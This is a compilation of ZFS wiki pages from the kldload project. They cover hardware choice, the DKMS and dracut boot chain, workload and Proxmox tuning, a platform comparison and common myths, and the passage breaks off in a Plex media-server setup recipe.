Do NOT enable deduplication unless absolutely necessary. Use LZ4 compression instead. It gives you real space savings with near-zero CPU overhead. Dedup sounds great on paper and destroys performance in practice. The RAM requirement alone makes it impractical for most deployments.

← ZFS Wiki ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Hardware Selection — ZFS is only as good as the metal it runs on.

ZFS is highly dependent on disk latency and throughput. The wrong hardware doesn't just slow things down — it can cause data loss. Consumer SSDs, RAID controllers, and SMR drives are the three most common hardware mistakes.

The golden rule

> **NEVER use ZFS on top of hardware RAID. Use IT-mode HBAs only.**
>
> ZFS requires direct access to raw disks. RAID controllers hide disk errors, alter write patterns, and inject caching that interferes with ZFS's integrity guarantees. The most popular choice is the **LSI 9211-8i** (or 9207-8i) flashed to IT (Initiator Target) mode firmware. This exposes disks directly to the OS without RAID or caching logic.
>
> RAID-mode controllers mask drive errors, break S.M.A.R.T. passthrough, and defeat ZFS checksumming. **Just don't do it. Period.**

Disk selection

SLOG devices

Must have power loss protection (PLP). Enterprise NVMe only. Intel Optane (discontinued but excellent), Samsung PM9A3, Micron 7400 PRO. Consumer SSDs without PLP risk data loss on power failure — the one scenario SLOG exists to protect against.

If your SLOG device loses data on power loss, it's worse than having no SLOG at all.

L2ARC devices

High-endurance NVMe or SSD. Needs to handle sustained random reads. Write endurance matters less than SLOG but still important. Avoid QLC drives.

Data disks (SSD)

Enterprise SSDs with DRAM cache and high endurance (DWPD > 1). Consumer SSDs (especially QLC and DRAM-less models) have high write amplification under ZFS and fail early. They're fine for L2ARC reads but terrible for primary storage.

Data disks (HDD)

Avoid SMR (Shingled Magnetic Recording) drives. SMR performs terribly under sustained writes and causes resilver times to explode. Use CMR (Conventional Magnetic Recording) drives. WD Red Plus, Seagate Exos, HGST Ultrastar — enterprise or NAS-rated drives only.

Verify your setup

```
# Verify disks are directly visible (not behind RAID controller)
ls -l /dev/disk/by-id/
# Should show entries like: scsi-35000c500a0b12345
```

```
# Check for SMR drives (look for "Host Managed" or "Device Managed")
smartctl -a /dev/sdX | grep "Rotation Rate"
# SMR drives often show lower RPM or "Shingled" in marketing

# Verify SLOG device has power loss protection
smartctl -a /dev/nvme0 | grep -i "power loss"
```

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

ZFS Wiki
← Back to ZFS Overview

The ZFS Boot Chain — DKMS, Dracut, and the initramfs.

This is the complete order of operations for how a ZFS-on-root Linux system gets built and boots. Every step, what it does, why it matters. This is what kldload automates — and what you need to understand if you want to do it yourself or debug a boot failure.

Phase 1: Build Time (inside the installer)

Step 1: Install kernel packages

```
dnf install kernel kernel-core kernel-modules kernel-devel
```

Installs the Linux kernel binary (`vmlinuz`) and the development headers. `kernel-devel` provides the source headers needed to compile out-of-tree modules like ZFS. The kernel lands at `/boot/vmlinuz-5.14.0-xxx.el9.x86_64`.

Step 2: Install ZFS + DKMS

```
dnf install zfs zfs-dkms dkms gcc make
```

`zfs` — userspace tools (`zpool`, `zfs` commands).
`zfs-dkms` — ZFS kernel module **source code** (not compiled yet).
`dkms` — Dynamic Kernel Module Support framework.
`gcc`, `make` — compiler toolchain to build the module.

Why DKMS? ZFS can't be in the kernel tree (license). So it ships as source and gets compiled locally against your exact kernel. When you upgrade kernels later, DKMS automatically rebuilds ZFS for the new kernel.

Step 3: DKMS builds the ZFS kernel module

```
dkms build -m zfs -v 2.2.9 -k 5.14.0-687.el9.x86_64
dkms install -m zfs -v 2.2.9 -k 5.14.0-687.el9.x86_64
depmod -a 5.14.0-687.el9.x86_64
```

DKMS takes the ZFS source from `/usr/src/zfs-2.2.9/`, compiles it against the installed kernel headers, and produces `zfs.ko`, `spl.ko`, etc. — the actual kernel modules. They're installed to `/usr/lib/modules/5.14.0-xxx/extra/zfs/`. `depmod` updates the module dependency map so the kernel can find them.

Step 4: Install zfs-dracut

```
chroot /target dnf install -y zfs-dracut
```

Installs the dracut module files to `/usr/lib/dracut/modules.d/90zfs/`. This directory contains scripts that teach dracut **how to handle ZFS**:

module-setup.sh
Tells dracut what binaries and kernel modules to pack into the initramfs
parse-zfs.sh
Parses `root=zfs:pool/dataset` from the kernel command line
mount-zfs.sh
Imports the pool and mounts the root dataset
zfs-generator.sh
Creates systemd mount units dynamically at boot
zfs-lib.sh
Shared helper functions for pool import and key loading

This is the step that was failing on CentOS. Without these files, dracut doesn't know ZFS exists. The kernel boots, sees root=zfs:..., and nobody claims it. Fatal.

Step 5: Rebuild the initramfs

```
dracut --force --add "zfs" --kver 5.14.0-687.el9.x86_64
```

Dracut builds a compressed cpio archive — the **initramfs**. `--add "zfs"` tells dracut to include the `90zfs` module. Dracut's `module-setup.sh` runs and says "I need these things":

- `zfs.ko`, `spl.ko` kernel modules (from the DKMS build)
- `zpool`, `zfs`, `mount.zfs` binaries
- `/etc/hostid` (ZFS uses this to identify which pools belong to this machine)
- systemd units for pool import and dataset mounting

All packed into `/boot/initramfs-5.14.0-xxx.el9.x86_64.img`.

The initramfs is a tiny Linux filesystem loaded into RAM at boot. It contains just enough to get from "kernel loaded" to "real root mounted." Think of it as a go-bag with everything you need to get from the front door to the bedroom in the dark.

Step 6: Install ZFSBootMenu to EFI

```
cp zfsbootmenu.EFI /boot/efi/EFI/zbm/BOOTX64.EFI
efibootmgr -c -d /dev/vda -p 1 -L "ZFSBootMenu" -l '\EFI\zbm\BOOTX64.EFI'
```

ZFSBootMenu is a standalone EFI binary — a bootloader that understands ZFS. It scans pools, finds boot environments, and shows a menu. Registered with UEFI firmware so it runs on power-on.

Phase 2: Boot Time (what happens when you power on)

Step 1: UEFI firmware

CPU initializes. Firmware reads the EFI boot entries from NVRAM. Finds "ZFSBootMenu" → loads `/boot/efi/EFI/zbm/BOOTX64.EFI` into memory and executes it.

The building superintendent unlocks the front door and lets in whoever's on the list.

Step 2: ZFSBootMenu runs

Imports `rpool` (reads `zpool.cache` or scans all devices). Finds all datasets under `rpool/ROOT/` — these are boot environments. Shows a menu (or auto-boots the default after timeout). Reads the selected BE's `/boot/vmlinuz-*` and `/boot/initramfs-*`. Uses `kexec` to load the kernel + initramfs into memory and jumps to it.

The elevator. It knows about every floor and lets you pick which one.

Step 3: Linux kernel starts

Kernel decompresses and initializes. Sets up memory management, CPU scheduling, interrupts. Mounts the initramfs as the temporary root filesystem (`/`). Starts systemd (PID 1) inside the initramfs.

Step 4: Initramfs — dracut's ZFS module runs

This is where the magic happens (or where it fails):

1. systemd reads kernel command line: `root=zfs:rpool/ROOT/kldload-node`
2. `parse-zfs.sh` intercepts: "I see `root=zfs:` — I know how to handle this"
3. `mount-zfs.sh` runs: loads `zfs.ko` via `modprobe zfs`
4. Reads `/etc/hostid` to identify this machine
5. Imports the pool: `zpool import -N rpool`
6. Mounts root: `mount -t zfs rpool/ROOT/kldload-node /sysroot`

Without zfs-dracut installed, step 2 never happens. No module claims root=zfs:, dracut says "FATAL: Don't know how to handle", and the system halts. One missing package = unbootable system.

Step 5: Switch root

Initramfs has done its job — real root is mounted at `/sysroot`. systemd does `switch_root /sysroot` — pivots from initramfs to the real filesystem. Initramfs is freed from memory. systemd on the real root takes over as PID 1.

The scaffolding comes down. The building is standing on its own.

Step 6: Real systemd boots

zfs-import-cache.service
Ensures rpool is imported (idempotent — already done by initramfs)
zfs-mount.service
Mounts all datasets: /home, /var, /srv, /var/log, etc.
zfs-zed.service
ZFS Event Daemon — watches for errors, scrub results, state changes
NetworkManager, sshd, kweb...
Everything else — networking, SSH, web UI, your applications

Step 7: Login prompt

You're booted. ZFS on root. Every dataset mounted. Snapshots running on schedule. Ready to work.

The failure point

> **Without zfs-dracut:**
>
> Kernel boots → dracut runs → sees root=zfs:... →
> NO MODULE CLAIMS IT → "FATAL: Don't know how to handle" → halt
>
> **With zfs-dracut:**
>
> Kernel boots → dracut runs → sees root=zfs:... →
> 90zfs/parse-zfs.sh claims it → loads zfs.ko → imports pool →
> mounts root → switch_root → boot completes
>
> One package. That's the difference between a working system and a blinking cursor.

Debian vs CentOS: different tools, same result

Step	Debian	CentOS / RHEL
Initramfs tool	`initramfs-tools`	`dracut`
ZFS initramfs package	`zfs-initramfs`	`zfs-dracut`
Rebuild command	`update-initramfs -c -k all`	`dracut --force --add "zfs" --kver $kver`
Module location	`/usr/share/initramfs-tools/`	`/usr/lib/dracut/modules.d/90zfs/`
Kernel module build	DKMS (same)	DKMS (same)
Bootloader	ZFSBootMenu (same)	ZFSBootMenu (same)

kldload handles both paths automatically. The installer detects the distro and uses the right initramfs tool. `update-initramfs` for Debian, `dracut` for CentOS/RHEL. Same result: an initramfs with ZFS support baked in, ready to boot.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Tuning for Workloads — defaults are for nobody.

Default ZFS settings are not optimized for any specific workload. Databases have completely different needs than media storage. Compression, ARC settings, record sizes, and logbias all dramatically affect performance. Here's how to tune for each.

Databases (PostgreSQL, MySQL)

The database recipe

```
zfs create -o recordsize=16K \
           -o logbias=throughput \
           -o primarycache=metadata \
           -o compression=lz4 \
           -o atime=off \
           rpool/srv/postgres
```

Why 16K? PostgreSQL operates in 8K blocks. Using the default 128K recordsize causes massive read/write amplification — ZFS reads 128K to service an 8K request. 16K gives the best balance (8K works too but 16K handles mixed workloads better).

SLOG recommended. Databases use sync writes heavily. Without an SLOG, every commit waits for the write to hit spinning rust. An enterprise NVMe SLOG with power loss protection drops commit latency from milliseconds to microseconds.

For ZVOLs (raw block access): use volblocksize=8K for databases, 16K for general VMs.

VM storage

The VM recipe

```
# Use ZVOLs, not datasets, for VM disks
zfs create -V 40G -s \
           -o volblocksize=16K \
           -o compression=lz4 \
           rpool/srv/vms/my-vm

# NEVER use RAIDZ for VM storage. Use mirrors.
```

Why ZVOLs? VMs need raw block access. Datasets add a POSIX layer that VMs don't need and that adds overhead. ZVOLs give the guest OS direct block access through ZFS.

Why not RAIDZ? VMs generate random I/O patterns. RAIDZ's read-modify-write penalty destroys VM performance. Mirrors handle random I/O linearly.

Media & large files

The media recipe

```
zfs create -o recordsize=1M \
```

```
            -o compression=zstd \
            -o atime=off \
            rpool/srv/media
```

Why 1M recordsize? Large sequential files (video, images, backups) benefit from large records. ZFS reads and writes in bigger chunks, reducing metadata overhead and improving throughput. For small files, 128K (default) is fine. For media, 1M is optimal.

Note on compression: Already-compressed media (MP4, FLAC, JPEG) won't compress further. But metadata, subtitles, NFO files, and text will compress 3-5x. ZSTD gives better ratios than LZ4 with slightly more CPU. For media servers, the tradeoff is worth it.

General file storage

The general recipe

```
zfs create -o compression=lz4 \
           -o atime=off \
           rpool/srv/data
```

LZ4 compression is nearly free in terms of CPU and typically gives 1.5-2x space savings. There is almost no reason to leave compression off. Disabling `atime` prevents unnecessary disk writes every time a file is read.

Quick reference

Workload	Storage Type	recordsize	Compression	SLOG?	VDEV Type
PostgreSQL	Dataset or ZVOL	8K-16K	lz4	Yes	Mirrors
MySQL	Dataset or ZVOL	16K	lz4	Yes	Mirrors
VM disks	ZVOL	volblocksize=16K	lz4	Recommended	Mirrors
NFS shares	Dataset	128K	lz4	Yes	Mirrors or RAIDZ2
Media files	Dataset	1M	zstd	No	RAIDZ2
Backups/archives	Dataset	1M	zstd or gzip	No	RAIDZ2/3
Containers	Dataset	128K	lz4	No	Mirrors + Special
General files	Dataset	128K	lz4	No	Any

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Proxmox Performance Tuning — stop blaming ZFS, start tuning it.

Proxmox ships with ZFS support out of the box. But the defaults are not optimized for VM workloads. People install Proxmox, create VMs on ZFS, performance is terrible, and they blame ZFS. The problem isn't ZFS. The problem is that nobody tuned it.

The 8K amplification problem

Why Proxmox VMs feel slow on default ZFS

Proxmox defaults to 128K recordsize for datasets. But VM disk I/O operates in 4K-8K blocks. When a VM writes 8K, ZFS has to:

1. Read the full 128K record that contains the 8K block
2. Decompress it (if compression is on)
3. Modify the 8K portion
4. Recompress the full 128K
5. Write the new 128K record to a new location (CoW)

That's 16x write amplification for every VM I/O operation. Your VMs aren't slow because ZFS is slow. They're slow because ZFS is reading and writing 128K to change 8K.

Imagine rewriting an entire chapter of a book to fix one typo. That's what 128K recordsize does to 8K VM I/O.

The fixes

Fix 1: Use zvols with correct volblocksize

```
# DON'T do this (Proxmox default — dataset-backed, 128K records)
# zfs create rpool/data/vm-100-disk-0

# DO this — zvol with 16K block size
zfs create -V 40G -s \
    -o volblocksize=16K \
    -o compression=lz4 \
    rpool/data/vm-100-disk-0

# For database VMs, use 8K
zfs create -V 40G -s \
    -o volblocksize=8K \
    rpool/data/vm-100-disk-0
```

16K volblocksize = 2x amplification instead of 16x. That's an 8x improvement from changing one number.

Fix 2: Tune ARC for VM workloads

```
# Proxmox defaults restrict ARC aggressively
# Set ARC to use up to 50% of RAM (e.g., 16GB on a 32GB host)
echo "options zfs zfs_arc_max=17179869184" > /etc/modprobe.d/zfs.conf

# Set minimum ARC (don't let the kernel starve ZFS)
echo "options zfs zfs_arc_min=4294967296" >> /etc/modprobe.d/zfs.conf

# Apply without reboot
echo 17179869184 > /sys/module/zfs/parameters/zfs_arc_max
echo 4294967296 > /sys/module/zfs/parameters/zfs_arc_min
```

Fix 3: Add a SLOG for sync writes

```
# VMs use sync writes for data integrity
# Without SLOG, every sync write waits for spinning rust

# Add an enterprise NVMe as SLOG (MUST have power loss protection)
zpool add rpool log /dev/nvme1n1

# Verify
zpool status rpool | grep log
```

Without SLOG: every VM commit waits for the slowest disk. With SLOG: commits hit the NVMe in microseconds, then flush to the pool in the background.

Fix 4: Add a special vdev for metadata

```
# Metadata operations (directory listings, file lookups) are slow on HDDs
# A mirrored SSD special vdev stores metadata on fast storage

zpool add rpool special mirror /dev/sda /dev/sdb

# Set small_blocks threshold (files smaller than this go to special vdev)
zfs set special_small_blocks=64K rpool
```

Fix 5: Use mirrors, not RAIDZ, for VMs

This is the most common mistake on Proxmox. RAIDZ has terrible random write performance. VMs generate random I/O. Mirrors handle random I/O linearly — each mirror pair serves requests independently.

```
# BAD for VMs:
# zpool create rpool raidz2 /dev/sd{a,b,c,d,e,f}

# GOOD for VMs:
zpool create rpool \
    mirror /dev/sda /dev/sdb \
    mirror /dev/sdc /dev/sdd \
    mirror /dev/sde /dev/sdf
```

Quick reference: Proxmox ZFS tuning

Setting	Default	Recommended	Why
volblocksize	8K	16K (VMs) / 8K (DBs)	Match guest I/O pattern, reduce amplification
recordsize	128K	Don't use datasets for VMs	Use zvols instead
compression	on (lz4)	lz4	Keep it — nearly free and saves I/O

zfs_arc_max	50% RAM	50-75% RAM	Let ARC cache VM hot blocks
sync	standard	standard + SLOG	Never disable sync — add SLOG instead
VDEV layout	varies	Mirrors	RAIDZ kills VM I/O performance
ashift	12	12	Correct for 4K sector disks (all modern disks)
special vdev	none	Mirrored SSDs	Accelerates metadata for all VMs

Proxmox isn't bad. Untuned Proxmox is bad. The same ZFS that runs Netflix's CDN can run your Proxmox cluster — if you tune it for the workload. The defaults are conservative. Your workload isn't conservative. Tune accordingly.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

illumos OR illumos / FreeBSD / Linux / Proxmox — pick the right one.

This is not a competition. There is no winner. There is only **the right tool for your workload.** ZFS was born on Solaris/illumos. FreeBSD adopted it as a first-class citizen. Linux and Proxmox run it as an external module. Each platform has different integration depth, performance characteristics, and operational tradeoffs. The question is never "which is best" — it's **"which is best for what I'm building?"**

Capability	illumos	FreeBSD	Proxmox	Linux
Kernel integration	10/10 — birthplace	10/10 — native	7/10 — module	6/10 — DKMS
ARC memory management	10/10 — origin	10/10 — dynamic	6/10 — restricted	5/10 — fights kernel
Snapshot & replication	10/10 — reference impl	10/10 — native incremental	6/10 — full disk only	7/10 — works, needs tools
Boot from ZFS	10/10 — native	10/10 — bectl	6/10 — manual	7/10 — ZFSBootMenu
Special vdevs	10/10 — invented here	10/10 — full support	6/10 — CLI only	5/10 — inconsistent
VM storage efficiency	10/10 — zones native	10/10 — bhyve direct	7/10 — QEMU overhead	6/10 — QEMU overhead
I/O under load	10/10 — designed for it	10/10 — minimal overhead	6/10 — needs tuning	7/10 — scheduler helps
Middleware required	None	None	QEMU, PAM, AppArmor	SELinux, PAM, systemd
Kernel update stability	10/10 — ZFS IS the kernel	10/10 — never breaks	7/10 — mostly stable	6/10 — DKMS breaks often
Long-term support	10/10 — 20+ years	10/10 — 25+ years	7/10 — improving	6/10 — licensing concerns
ACL support	10/10 — NFSv4 native	10/10 — native POSIX	7/10 — needs middleware	6/10 — needs SELinux
NFS/SMB integration	10/10 — built for NAS	10/10 — native	7/10 — manual config	7/10 — needs tuning
Hardware support	4/10 — limited	7/10 — good	9/10 — excellent	10/10 — best

The honest take

illumos is where ZFS was born

Solaris created ZFS. illumos carries it forward. The reference implementation. Zones (containers before Docker existed), DTrace (observability before eBPF), and ZFS all native to the kernel. If your workload is pure storage or NAS, illumos (via OmniOS, SmartOS) is the purest ZFS experience. But hardware support is limited.

FreeBSD wins for stability & performance

Kernel-native ZFS. No DKMS. No compatibility issues. Optimized ARC. Best I/O performance. Best for storage appliances, databases, and enterprise deployments. If you can use FreeBSD, use FreeBSD.

Proxmox is the middle ground

Better than vanilla Linux. ZFS ships built-in. Good for VM workloads. But ARC is restricted by defaults, snapshots are full-disk, and special vdevs need CLI. Requires tuning to match FreeBSD performance.

Linux ZFS works if you're careful

DKMS breaks. Kernel updates are risky. ARC fights the kernel for memory. But the hardware support is unmatched, the ecosystem is massive, and tools like kldload handle the hard parts for you. Linux ZFS isn't fragile — it just needs more care.

It's not Linux vs UNIX. It's not "better" vs "worse." It's OR, not VS. Which version of ZFS is the best solution for *your* workload? FreeBSD for maximum ZFS performance. Proxmox for virtualization with decent ZFS. Linux for hardware compatibility and ecosystem. They're all valid. kldload exists to make the Linux path work the way it should have from the start — not because Linux is better, but because sometimes Linux is the right choice.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

ZFS vs Everything Else — the middleware graveyard.

Traditional Linux systems require multiple abstraction layers — physical partitions, logical volumes (LVM), encrypted block devices (LUKS), and separate filesystems (ext4/XFS) — each with its own tools and failure modes. ZFS replaces all of them with a single, unified stack.

This section is the nuclear option. Here's everything ZFS makes obsolete.

LVM, VG, LV, PV
Gone. ZFS is its own volume manager. zpools define disk topology. No mapping layers. No `/dev/mapper`.
cryptsetup, LUKS
Gone. Native per-dataset encryption. Separate keys per dataset. Replicate encrypted without decrypting.
mdadm (software RAID)
Gone. ZFS has RAIDZ1/2/3, mirrors, stripes, hot spares, and distributed parity (DRAID). With checksumming.
ext4, XFS, btrfs
Gone. ZFS is its own copy-on-write, transactional, self-healing filesystem. No fsck. Ever.
fsck
Gone. ZFS maintains on-disk consistency at all times. Boot after a crash. It's fine.
/etc/fstab
Mostly gone. Mountpoints are dataset properties. `zfs mount -a` handles the rest. Only EFI needs fstab.
rsync, rsnapshot, borg
Gone. `zfs send/recv` does block-level incremental replication. Only changed blocks. Delta-aware. Encrypted.
bcache, lvmcache
Gone. ARC (RAM cache) + L2ARC (SSD cache) + SLOG (write intent log). All native.
snapper, timeshift, btrbk
Gone. ZFS invented the snapshot. Nobody does it better. Instant. Atomic. Mountable.
fuse-overlayfs, aufs
Gone. ZFS clones are real copy-on-write dataset copies. No overlay hacks. No FUSE performance penalty.
quota, edquota
Gone. `quota=50G` on a dataset. One command. Tracks used, referenced, snapshot consumption. Done.
testdisk, photorec
Gone. ZFS doesn't lose data silently. Checksums. Self-healing. Snapshots. If you need recovery tools, something went very wrong.
tune2fs, xfs_growfs
Gone. ZFS properties are dynamic, inheritable, and live. `zfs set recordsize=1M tank/media`. No remount. No reboot.

ZFS is not just a filesystem — it's a paradigm shift. It removes layers. It replaces scattered complexity with focused power. Once you've lived in a ZFS environment, ext4 + LVM + mdadm + fsck feels like the past. Because it is.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Common Myths — things people believe that aren't true.

"RAIDZ is always better than mirrors"

False. RAIDZ is optimized for sequential workloads. Mirrors provide significantly better random IOPS performance. Use mirrors for VMs and databases. Use RAIDZ2/3 for archives and bulk storage.

"Deduplication is a great way to save space"

Usually false. Dedup requires 1-2GB of RAM per TB and can cripple performance. Use LZ4 compression instead — real savings with near-zero cost.

"Snapshots are a backup strategy"

Dangerously false. Snapshots protect against logical corruption. They do NOT protect against hardware failure. If the pool dies, all snapshots die with it. Use `zfs send/recv` for real backups.

"ZFS RAID is just like hardware RAID"

False. ZFS is a copy-on-write filesystem with integrated checksumming. Hardware RAID is block-level abstraction that can't detect silent corruption. Never use ZFS on top of hardware RAID. Use IT-mode HBAs.

"A SLOG is a write cache"

False. SLOG only improves synchronous write performance (databases, NFS, VMs). If your workload doesn't use sync writes, you don't need a SLOG.

"L2ARC increases write performance"

False. L2ARC is a read cache. It keeps frequently-accessed data on a fast SSD to avoid hitting slow disks. For better writes, focus on ARC tuning, pool layout, and SLOG.

"You can expand RAIDZ by adding disks"

False. You cannot add disks to an existing RAIDZ vdev. You must add an entirely new vdev. If you need easy expansion, mirrors are the better choice.

"ZFS automatically uses all available RAM"

Partially true, but misleading. ARC is designed to use available RAM, but it should be tuned. On Linux, set `zfs_arc_max` to prevent the kernel from fighting ZFS for memory.

"Consumer SSDs are fine for ZFS"

False for SLOG and special vdevs. Many consumer SSDs lack power loss protection and have poor write endurance under ZFS workloads. Enterprise SSDs with PLP are mandatory for SLOG. Consumer SSDs are acceptable for L2ARC (read-only workload) but not for write-path devices.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Resources — where to go from here.

The wiki on this site is a starting point. For real depth, these are the people and projects that taught me — and will teach you more than I ever could.

Michael W Lucas — FreeBSD Mastery: ZFS

FreeBSD Mastery: ZFS and *FreeBSD Mastery: Advanced ZFS* are the best ZFS books ever written. Period. MWL writes like a human being, explains the why behind every decision, and covers the real-world gotchas that the manpages don't. If you read nothing else about ZFS, read these two books. They apply to OpenZFS on any platform — not just FreeBSD.

mwl.io — buy his books. Support independent technical writing.

Allan Jude & Klara Systems

Allan Jude co-authored the MWL ZFS books, is a core OpenZFS contributor, and runs Klara Systems — a FreeBSD and ZFS consulting firm that contributes upstream code to the project. If you want to understand ZFS internals at the deepest level, follow Allan's talks and Klara's blog. They are the source.

Klara contributes code to OpenZFS. That's the difference between talking about ZFS and building it.

BSDCan — Ottawa

The annual BSD conference in Ottawa, Canada. The ZFS talks at BSDCan are consistently the best in the industry — practitioners sharing production experience, not vendor pitches. Recordings are available free online. If you can attend in person, do it. The hallway track is where the real learning happens.

bsdcan.org

OpenZFS Developer Summit & Call for Testing

The OpenZFS project actively solicits testing from the community. Release candidates are posted with call-for-testing announcements. If you run ZFS — on any platform — participate. Report bugs. Test RCs. The project is only as strong as the people who use it and report back.

openzfs.org — the project. The code. The community.

OpenZFS documentation

The official OpenZFS docs, manpages, and GitHub wiki. Dry but authoritative. When you need the precise syntax for `zfs set` or the exact behaviour of `zpool replace`, this is where you go.

openzfs.github.io

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Appliance Recipe: Plex Media Server on ZFS


A kldloadOS media server where every movie gets its own ZFS dataset. Clone libraries instantly. Replicate content to a second server with `zfs send`. Compress, snapshot, and manage petabytes of media the way Netflix's Open Connect CDN does it — individual content datasets replicated to edge nodes.

Why per-movie datasets matter:

- `zfs send` one movie to a friend's server in seconds
- Clone a dataset for transcoding without touching the original
- Different compression per content type
- Quota per library
- Snapshot before bulk operations (metadata edits, re-encodes)
- Replicate your entire library to a backup server incrementally

---

Architecture



Step 1: Install kldloadOS

```
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=plex-server
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=dhcp
EOF
kldload-install-target --config /tmp/answers.env
```

Step 2: Create the ZFS dataset hierarchy

```
# Master media container (no mountpoint — children mount individually)
zfs create -o canmount=off -o mountpoint=none rpool/media

# Movie library — each movie gets its own dataset (created per-movie below)
zfs create -o canmount=off -o mountpoint=/srv/media/movies rpool/media/movies

# TV library — each series gets its own dataset
zfs create -o canmount=off -o mountpoint=/srv/media/tv rpool/media/tv

# Music — lz4 compression (FLAC benefits, MP3 doesn't hurt)
zfs create -o mountpoint=/srv/media/music -o compression=lz4 rpool/media/music

# Photos — compression off (JPEG/HEIF/RAW are already compressed)
zfs create -o mountpoint=/srv/media/photos -o compression=off rpool/media/photos

# Plex application data
zfs create -o mountpoint=/var/lib/plexmediaserver rpool/plex
zfs create -o mountpoint=/var/lib/plexmediaserver/Library -o recordsize=8k rpool/plex/config
zfs create -o mountpoint=/tmp/plex-transcode -o compression=off -o com.sun:auto-snapshot=false rpool/plex/transcode
```

Step 3: Script to create per-movie datasets

```
#!/bin/bash
# /usr/local/bin/add-movie
# Usage: add-movie "The Matrix" 1999

TITLE="$1"
YEAR="$2"

if [[ -z "$TITLE" || -z "$YEAR" ]]; then
  echo "Usage: add-movie \"Movie Title\" YEAR"
  exit 1
fi

# Normalize name: lowercase, replace spaces with hyphens
SLUG=$(echo "${TITLE}-${YEAR}" | tr '[:upper:]' '[:lower:]' | tr ' ' '-' | tr -cd 'a-z0-9-')

DATASET="rpool/media/movies/${SLUG}"
MOUNT="/srv/media/movies/${SLUG}"

if zfs list "$DATASET" >/dev/null 2>&1; then
  echo "Dataset already exists: $DATASET"
  exit 1
fi

# Video files are already compressed — disable ZFS compression
zfs create -o mountpoint="$MOUNT" -o compression=off -o recordsize=1M "$DATASET"
```

```
# Create Plex-expected directory structure
mkdir -p "${MOUNT}"

echo "Created: $DATASET → $MOUNT"
echo "Copy your movie file into: $MOUNT"
```

```
chmod +x /usr/local/bin/add-movie

# Add movies
add-movie "The Matrix" 1999
add-movie "Blade Runner 2049" 2017
add-movie "Dune" 2021
add-movie "Alien" 1979
```

Same for TV:

```
#!/bin/bash
# /usr/local/bin/add-series
# Usage: add-series "Breaking Bad"

TITLE="$1"
